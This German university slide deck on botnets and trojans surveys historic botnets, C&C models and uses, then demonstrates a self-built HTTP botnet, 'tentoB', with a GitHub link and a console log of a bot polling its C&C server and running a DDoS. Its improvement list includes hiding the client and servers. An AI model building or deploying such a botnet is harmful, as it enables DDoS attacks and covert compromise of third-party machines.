Botnetze und Trojaner

M. Pfuhl

IT-Sicherheit, Juni 2016

Inhaltsangabe

Motivation

- Bagle (2004)
  - immer noch aktiv
  - ursprünglich Wurm
- Storm (2004)
  - immer noch aktiv
- Mariposa (2008)
  - Dezember 2009 zerschlagen
  - 12 Millionen Bots - kontrolliert von 3 Admins
- Conficker (2008)
  - immer noch aktiv
  - Verbreitung und Versionierung
- BredoLab (2009)
  - November 2010 zerschlagen (nicht komplett)
  - 30 Millionen Bots

Motivation

Name	**entdeckt**	**zerschlagen**	**#Bots**	**Spam/Tag**
Bagle	2004	-	230.000	5,7 Mrd
Storm	2004	-	160.000	3 Mrd
Mariposa	2008	2009	12 Mio	-
Conficker	2008	-	10,5 Mio	10 Mrd
BredoLab	2009	*2010*	30 Mio	6 Mrd

Botnetz


Begriffe

- Bot (Zombie) - *Opfer*
- Bot-Operator (-Herder, -Master) - *Command&Control*


Botnetz

Aufbau

- Client-Server Modell



- Peer-to-Peer Modell



Botnetz

Command & Control

- IRC
- DNS
- webbasiert
  - Port 80
  - *Push* statt *Pull*
  - Skalierbarkeit und Benutzbarkeit
  - Echo-based
  - Command-based
- Peer-to-Peer
- FTP

Botnetz

Verbreitung

- Malware (E-Mails)
- Downloads (Trojaner)
- Exploits
- Manuelle Installation

Botnetz

Anwendung

- legal
  - Distributed Computing
- illegal
  - Bot-extern
    - DDoS
    - Proxy
    - Click Fraud
    - Spam Mails
  - Bot-intern
    - Sniffing
    - Ransomware
    - Filesharing
    - Rechenleistung (Bitcoin)

Analyse *Storm*

- Client-Server
- Peer-to-Peer

BYOB

- ~~Bring Your Own Beer~~
  Build Your Own Botnet
- `tentoB`

- `https://github.com/Sonnywhite/tentob`

Build Your Own Botnet - `tentoB`

Infrastruktur

- 3 Clients (Bots)
  `Java`
- 1 Server (Bot-Operator)
  `Apache2, PHP, JavaScript, MySQL`
- `HTTP` als Kommunikationskanal
- *Pull* statt *Push*
- Echo-based
- Command-based

Build Your Own Botnet - tentoB

Features

- Server-Seite
  - Darstellung der einmaligen neuen Zugriffe (Nachweis des Angriffs)
  - Überlick über Bots
  - Auslösen von Attacken
- Client-Seite
  - Verbindung zum C&C-Server mit Bot-ID (MAC-Adresse)
  - Durchführung einer DDoS-Attacke

Build Your Own Botnet - tentoB

Ablauf Client-Anwendung

```
C:\Users\Sonnywhite>java -version
java version "1.8.0_91"
Java(TM) SE Runtime Environment (build 1.8.0_91-b14)
Java HotSpot(TM) 64-Bit Server VM (build 25.91-b14, mixed mode)

C:\Users\Sonnywhite>java -jar Documents\GitHub\tentob\client\executables\tentob-
2.jar
Bot-ID (MAC address): 74-D4-35-D4-76-19
Requested CC: http://www.yolocaust.de/tentob/connect.php?id=74-D4-35-D4-76-19
Response: IDLE
Sleeping 20 seconds
Requested CC: http://www.yolocaust.de/tentob/connect.php?id=74-D4-35-D4-76-19
Response: IDLE
Sleeping 4 seconds
Requested CC: http://www.yolocaust.de/tentob/connect.php?id=74-D4-35-D4-76-19
Response: IDLE
Sleeping 16 seconds
Requested CC: http://www.yolocaust.de/tentob/connect.php?id=74-D4-35-D4-76-19
Response: IDLE
Sleeping 43 seconds
Requested CC: http://www.yolocaust.de/tentob/connect.php?id=74-D4-35-D4-76-19
Response: DDOS http://www.yolocaust.de/tentob 1 1466449392 4
attack performed
Sleeping 10 seconds
Requested CC: http://www.yolocaust.de/tentob/connect.php?id=74-D4-35-D4-76-19
Response: DDOS http://www.yolocaust.de/tentob 1 1466449392 4
Sleeping 14 seconds
Requested CC: http://www.yolocaust.de/tentob/connect.php?id=74-D4-35-D4-76-19&ds
tate=done
Response: IDLE
Sleeping 18 seconds
```

Build Your Own Botnet - tentoB

Verbesserungen bzw. fehlende Features

- siehe Adminbereich
- mehrere „Kunden“-Accounts für Admin-Bereich (Zuteilung Bots)
- verschlüsselte Kommunikation
- abgestimmter Zeitpunkt für DDoS (Uhrzeit, Zeitzone)
- variable URL für DDoS-Attacke
- Einschleusen der Client-Anwendung
- Client-Anwendung verbergen
- Server verbergen, mehr Server aufstellen
- Provider und Host finden

Fragen?

Vielen Dank für Ihre Aufmerksamkeit!